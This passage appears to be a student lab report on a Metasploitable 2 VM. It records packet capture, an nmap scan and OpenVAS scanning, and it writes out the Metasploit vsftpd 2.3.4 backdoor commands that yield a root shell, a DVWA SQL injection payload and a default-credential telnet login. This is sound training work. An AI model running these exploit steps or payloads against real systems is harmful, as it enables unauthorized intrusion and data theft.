9658 109.029668991 192.168.72.139   142.250.71.110   TCP      54 38924 → 443 [ACK] Seq=168776 Ack=5118529 Win=65535 Len=0
9659 109.029699431 192.168.72.139   142.250.71.110   TCP      54 38924 → 443 [ACK] Seq=168776 Ack=5118889 Win=65535 Len=0
9660 109.029992118 192.168.72.139   142.250.71.110   TLSv1.3  93 Application Data
9661 109.030347399 142.250.71.110   192.168.72.139   TCP      60 443 → 38924 [ACK] Seq=5118889 Ack=168815 Win=64240 Len=0
9662 109.060259104 192.168.72.139   112.110.32.9     TCP      54 [TCP Keep-Alive] 48864 → 443 [ACK] Seq=3992 Ack=1173842 Win=65535 Len=0
9663 109.060447246 112.110.32.9     192.168.72.139   TCP      60 [TCP Keep-Alive ACK] 443 → 48864 [ACK] Seq=1173842 Ack=3993 Win=64240 Len=0
9664 111.103874120 192.168.72.139   142.251.223.195  TCP      54 [TCP Keep-Alive] 38556 → 80 [ACK] Seq=4277 Ack=11028 Win=64240 Len=0
9665 111.334908027 142.251.223.195  192.168.72.139   TCP      60 [TCP Keep-Alive ACK] 80 → 38556 [ACK] Seq=11028 Ack=4278 Win=64240 Len=0
9666 112.411739899 192.168.72.139   142.251.223.195  TCP      54 [TCP Keep-Alive] 38568 → 80 [ACK] Seq=1710 Ack=4411 Win=64240 Len=0
9667 112.445048106 142.251.223.195  192.168.72.139   TCP      60 [TCP Keep-Alive ACK] 80 → 38568 [ACK] Seq=4411 Ack=1711 Win=64240 Len=0
9668 112.903973134 192.168.72.139   142.251.223.195  TCP      54 [TCP Keep-Alive] 38578 → 80 [ACK] Seq=1710 Ack=4411 Win=64240 Len=0
9669 112.977869889 192.168.72.139   112.110.32.10    TCP      54 [TCP Keep-Alive] 42372 → 443 [ACK] Seq=4151 Ack=495713 Win=65535 Len=0
9670 112.978011368 142.251.223.195  192.168.72.139   TCP      60 [TCP Keep-Alive ACK] 80 → 38578 [ACK] Seq=4411 Ack=1711 Win=64240 Len=0
9671 112.978011582 112.110.32.10    192.168.72.139   TCP      60 [TCP Keep-Alive ACK] 443 → 42372 [ACK] Seq=495713 Ack=4152 Win=64240 Len=0
9672 117.503662428 192.168.72.139   106.78.60.184    TCP      54 [TCP Keep-Alive] 37706 → 443 [ACK] Seq=4286 Ack=659266 Win=65535 Len=0
9673 117.503823044 192.168.72.139   142.251.223.195  TCP      54 [TCP Keep-Alive] 38560 → 80 [ACK] Seq=854 Ack=2205 Win=64240 Len=0
9674 117.504144845 106.78.60.184    192.168.72.139   TCP      60 [TCP Keep-Alive ACK] 443 → 37706 [ACK] Seq=659266 Ack=4287 Win=64240 Len=0
9675 117.504145693 142.251.223.195  192.168.72.139   TCP      60 [TCP Keep-Alive ACK] 80 → 38560 [ACK] Seq=2205 Ack=855 Win=64240 Len=0
```


```
› Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_c2:b8:f7 (00:0c:29:c2:b8:f7), Dst: VMware_f3:d1:8f (00:50:56:f3:d1:
› Address Resolution Protocol (request)
```

```
0000  00 50 56 f3 d1 8f 00 0c  29 c2 b8 f7 08 06 00 01   ·PV·····)·······
0010  08 00 06 04 00 01 00 0c  29 c2 b8 f7 c0 a8 48 8b   ········)·····H·
0020  00 00 00 00 00 00 c0 a8  48 02                     ········H·
```

Fig-13

7.1 Wireshark Hash file

Command used: *sha256sum traffic.pcap*




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sha256sum traffic.pcap

867dc8348bb9875831b5480ff52bb9f8e7ddc9a3714afb1990cce6ae6011a3c0  traffic.pcap
```

Fig-14

8. Capstone

8.1 Port & Service Enumeration

Command used: *nmap -sS -sV -A 192.168.72.129*




```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -A 192.168.72.129

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-07 20:49 IST
Nmap scan report for 192.168.72.129
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.72.139
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2026-01-07T15:19:55+00:00; +3s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

Fig-15

8.2 Exploit


- **Command used:**
  - *use exploit/unix/ftp/vsftpd_234_backdoor*
  - *set RHOST 192.168.72.129*
  - *run*



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.72.129
RHOST ⇒ 192.168.72.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.72.129
RHOST ⇒ 192.168.72.129
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.72.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.72.129:21 - USER: 331 Please specify the password.
[+] 192.168.72.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.72.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:40943 → 192.168.72.129:6200) at 2026-01-07 21:24:29 +0530

whoami
root
id
uid=0(root) gid=0(root)
█
```

Fig-16


8.3 WEB APPLICATION TESTING (PORT 80)



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Fig-17



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]


[Simulate attack] - [View IDS log]

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Fig-18



192.168.72.129/dvwa/vulnerabilities/sqli/?id=1234'+OR+1%3D1%23&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: 1234' OR 1=1#
First name: admin
Surname: admin

ID: 1234' OR 1=1#
First name: Gordon
Surname: Brown

ID: 1234' OR 1=1#
First name: Hack
Surname: Me

ID: 1234' OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1234' OR 1=1#
First name: Bob
Surname: Smith
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

- **Payload -** *1234' OR 1=1#*

Fig-19


8.4 Telnet



```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.72.129

Trying 192.168.72.129...
Connected to 192.168.72.129.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Wed Jan  7 10:18:28 EST 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 
```

Fig-20

9. Openvas




Targets 1 of 1

Name ↑	Hosts ↑↓	IPs ↑↓	Port List ↑↓	Credentials	Actions
Metasploitable 2	192.168.72.129	1	All IANA assigned TCP		

(Applied filter: sort=name first=1 rows=10)

Copyright © 2009-2025 by Greenbone AG, www.greenbone.net

Fig-21



Name	Status	Reports	Last Report	Severity	Trend	Actions
Metasploitable Scan	Done	1	Wed, Jan 7, 2026 4:53 PM Coordinated Universal Time	10.0 (Critical)		

(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

Copyright © 2009-2025 by Greenbone AG, www.greenbone.net

Fig-22